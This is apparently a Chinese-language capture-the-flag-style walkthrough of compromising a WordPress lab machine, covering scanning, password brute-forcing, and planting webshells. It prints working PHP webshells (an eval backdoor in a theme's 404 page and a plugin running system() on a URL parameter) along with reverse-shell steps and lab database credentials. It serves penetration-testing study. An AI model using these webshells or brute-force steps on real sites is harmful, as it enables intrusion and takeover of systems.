
ref:

https://blog.csdn.net/qq_45434762/article/details/116905928

1.信息搜集

1.1服務識別




```
└─# nmap -Pn -n -sV -v 192.168.159.145
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-02 13:20 EST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 13:20
Scanning 192.168.159.145 [1 port]
Completed ARP Ping Scan at 13:20, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:20
Scanning 192.168.159.145 [1000 ports]
Discovered open port 80/tcp on 192.168.159.145
Completed SYN Stealth Scan at 13:20, 4.80s elapsed (1000 total ports)
Initiating Service scan at 13:20
Scanning 1 service on 192.168.159.145
Completed Service scan at 13:20, 6.01s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.159.145.
Initiating NSE at 13:20
Completed NSE at 13:20, 0.01s elapsed
Initiating NSE at 13:20
Completed NSE at 13:20, 0.00s elapsed
Nmap scan report for 192.168.159.145
Host is up (0.00029s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:32:3F:D2 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
           Raw packets sent: 2002 (88.072KB) | Rcvd: 9 (618B)
```

目標開啓了80,我們只能打開;結果是一個apache的默認界面,沒有收穫

1.2敏感目錄掃描

dirsearch



```
[13:22:33] Starting:
[13:22:34] 403 -  280B  - /.htaccess.bak1
[13:22:34] 403 -  280B  - /.htaccess.orig
[13:22:34] 403 -  280B  - /.ht_wsr.txt
[13:22:34] 403 -  280B  - /.htaccess.save
[13:22:34] 403 -  280B  - /.htaccess.sample
[13:22:34] 403 -  280B  - /.htaccess_extra
[13:22:34] 403 -  280B  - /.htaccess_orig
[13:22:34] 403 -  280B  - /.htaccessBAK
[13:22:34] 403 -  280B  - /.htaccessOLD
[13:22:34] 403 -  280B  - /.htaccess_sc
[13:22:34] 403 -  280B  - /.htaccessOLD2
[13:22:34] 403 -  280B  - /.html
[13:22:34] 403 -  280B  - /.htm
[13:22:34] 403 -  280B  - /.httr-oauth
[13:22:34] 403 -  280B  - /.htpasswds
[13:22:34] 403 -  280B  - /.htpasswd_test
[13:22:34] 403 -  280B  - /.php
[13:22:43] 200 -   11KB - /index.html
[13:22:46] 403 -  280B  - /server-status
[13:22:46] 403 -  280B  - /server-status/
[13:22:47] 403 -  280B  - /tools/
[13:22:47] 301 -  318B  - /tools  ->  http://192.168.159.145/tools/
[13:22:48] 200 -    7KB - /wordpress/wp-login.php
[13:22:48] 200 -    8KB - /wordpress/

Task Completed
```

tools沒有權限,但是可以先留著;比較有價值的估計是wp的後臺登錄


前端經過嘗試沒有發現有注入點

feroxbuster

```
feroxbuster --url http://192.168.159.145 -w /usr/share/dirb/wordlists/common.txt
```

kali的默認字典位置:

```
/usr/share/dirb/wordlists/
```



```
302      0l       0w        0c http://192.168.159.145/wordpress/wp-admin/css/sitemap.xml
[####################] - 3m    92260/92260   0s     found:122     errors:56333
[####################] - 4s     4613/4613    995/s   http://192.168.159.145
[####################] - 9s     4613/4613    471/s   http://192.168.159.145/tools
[####################] - 1m     4613/4613    50/s    http://192.168.159.145/wordpress
[####################] - 1m     4613/4613    42/s    http://192.168.159.145/wordpress/0
[####################] - 2m     4613/4613    28/s    http://192.168.159.145/wordpress/embed
[####################] - 2m     4613/4613    25/s    http://192.168.159.145/wordpress/feed
[####################] - 2m     4613/4613    26/s    http://192.168.159.145/wordpress/0/feed
[####################] - 2m     4613/4613    31/s    http://192.168.159.145/wordpress/embed/feed
[####################] - 2m     4613/4613    35/s    http://192.168.159.145/wordpress/feed/atom
[####################] - 1m     4613/4613    39/s    http://192.168.159.145/wordpress/wp-admin
[####################] - 1m     4613/4613    39/s    http://192.168.159.145/wordpress/wp-content
[####################] - 1m     4613/4613    39/s    http://192.168.159.145/wordpress/wp-includes
[####################] - 1m     4613/4613    58/s    http://192.168.159.145/wordpress/wp-includes/blocks
[####################] - 1m     4613/4613    71/s    http://192.168.159.145/wordpress/wp-includes/certificates
[####################] - 56s    4613/4613    83/s    http://192.168.159.145/wordpress/wp-includes/css
[####################] - 56s    4613/4613    83/s    http://192.168.159.145/wordpress/wp-includes/customize
[####################] - 25s    4613/4613    203/s   http://192.168.159.145/wordpress/wp-admin/css
[####################] - 24s    4613/4613    217/s   http://192.168.159.145/wordpress/wp-content/feed
[####################] - 20s    4613/4613    237/s   http://192.168.159.145/wordpress/wp-includes/feed
[####################] - 18s    4613/4613    275/s   http://192.168.159.145/wordpress/wp-includes/fonts
```

結果還是聽優秀

2.威脅建模

可以嘗試的點:


1.前端的注入

2.wordpress的密碼爆破

3.tools頁面的嘗試

3.漏洞挖掘

3.1密碼爆破



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
20	adam14	302	☐	☐	1407	
0		200	☐	☐	8375	
1	12345	200	☐	☐	8375	
2	abc123	200	☐	☐	8375	
3	password	200	☐	☐	8375	
4	computer	200	☐	☐	8375	
5	123456	200	☐	☐	8375	
6	tigger	200	☐	☐	8375	
7	1234	200	☐	☐	8375	
8	a1b2c3	200	☐	☐	8375	
9	qwerty	200	☐	☐	8375	
10	123	200	☐	☐	8375	
11	xxx	200	☐	☐	8375	
12	money	200	☐	☐	8375	
13	test	200	☐	☐	8375	

3.2GETSHELL

node:

1.至少應該保證3個shell,

原因:


1.**在真實情況下拿到shell是很困難的,所以必須做冗餘**

2.**下次再通過同樣的漏洞利用方法不一定能獲得shell**

3.這樣即便誤操作丟失了也可以進行後續的操作

3.2.1 wp後臺getshell的方法:

1.修改主題的模板




```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
 *
 * @package WordPress
 * @subpackage Twenty_Twenty_One
 * @since Twenty Twenty-One 1.0
 */
eval($_POST['ant']);
get_header();
?>

	<header class="page-header alignwide">
		<h1 class="page-title"><?php esc_html_e( 'Nothing here', 'twentytwentyone' ); ?></h1>
	</header><!-- .page-header -->

	<div class="error-404 not-found default-max-width">
```

File edited successfully.

這裏我們用msf的php來獲得shell；只要訪問這個404.php就可以

2.media上傳shellcode



192.168.159.145/wordpress/wp-admin/media-new.php

Upload New Media

Drop files to upload


or

Select Files

You are using the multi-file uploader. Problems? Try the browser uploader instead.

Maximum upload file size: 2 MB.

3.透過修改插件




Plugins Add New

All (2) | Inactive (2) | Auto-updates Disabled (2)

Bulk actions Apply

□ Plugin	Description
□ Akismet Anti-Spam Activate | Delete	Used by millions, Akismet is quite possibly the best way in the world to **protect your blog from s** your site protected even while you sleep. To get started: activate the Akismet plugin and then g Akismet Settings page to set up your API key. Version 4.1.9 | By Automattic | View details
□ Hello Dolly Activate | Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a l Dolly in the upper right of your admin screen on every page. Version 1.7.2 | By Matt Mullenweg | View details
□ Plugin	Description

Bulk actions Apply




```
<?php
/**
* Plugin Name: Webshell
* Plugin URI: https://yuanfh.github.io
* Description: WP Webshell for Pentest
* Version: 1.0
* Author: yuanfh
* Author URI: https://yuanfh.github.io
* License: https://yuanfh.github.io
*/

if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
```

注意備注也不能刪除,shell文件壓縮成zip才能上傳;然後訪問頁面

3.2.2 shell提升為交互式

用msf的shell最大的一個問題:沒有交互式(不能用vim,mysql),并且提示不友好;所以我們重新用nc生成一個可以交互式的shell



```
total 4
-r-------- 1 wpadmin wpadmin 33 May  8  2021 local.txt
$ echo $SHELL
/bin/bash
$ ^Z
zsh: suspended  nc -lp 1234

┌──(root💀 kali)-[~]
└─# stty raw -echo                                                    148 ✕ 1 ⚙

┌──(root💀 kali)-[~]
                  └─#
fg
[1]  + continued  nc -lp 1234
                             ls ^M^M^Z^M^M^C^M^M^C^M^M^Mexit^M^M^M^[OP
```

ctrl+z把nc的監聽切換到後臺

後臺的nc調回

無法正輸入,因爲kali是zsh,目標是bash;所以需要講kali的shell也切換

1.將kali的shell切換爲bash

```
chsh -s /bin/bash
```

2.重啓后查看shell的類型

```
echo $SHELL
/bin/bash  #修改成功
```


上述失敗

方法2:

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

3.3.提權

3.3.1 確定有shell權限的用戶




```
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
wpadmin:x:1001:1001::/home/wpadmin:/bin/bash

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

所以我們的目標是提權成wpadmin和root


3.3.2 信息收集

我們到目標的home文件夾,發現有文件,但是沒有權限打開



```
ls -l /home/
total 4
drwxr-xr-x 3 wpadmin wpadmin 4096 May 11  2021 wpadmin

ls -l /home/wpadmin
total 4
-r-------- 1 wpadmin wpadmin 33 May  8  2021 local.txt
```

我們查看wp的配置文件,嘗試登錄數據庫,但是失敗



```
cat wp-config.php
<?php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'admin' );
define( 'DB_PASSWORD', 'Wp_Admin#123' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8mb4' );
define( 'DB_COLLATE', '' );

define( 'AUTH_KEY',         '-=<%h-&zmo1#bWHqHEib?bJt!)mOL7E+j{x7x;Hsc}t?xm?=kRfunrRmTUP;#8OS' );
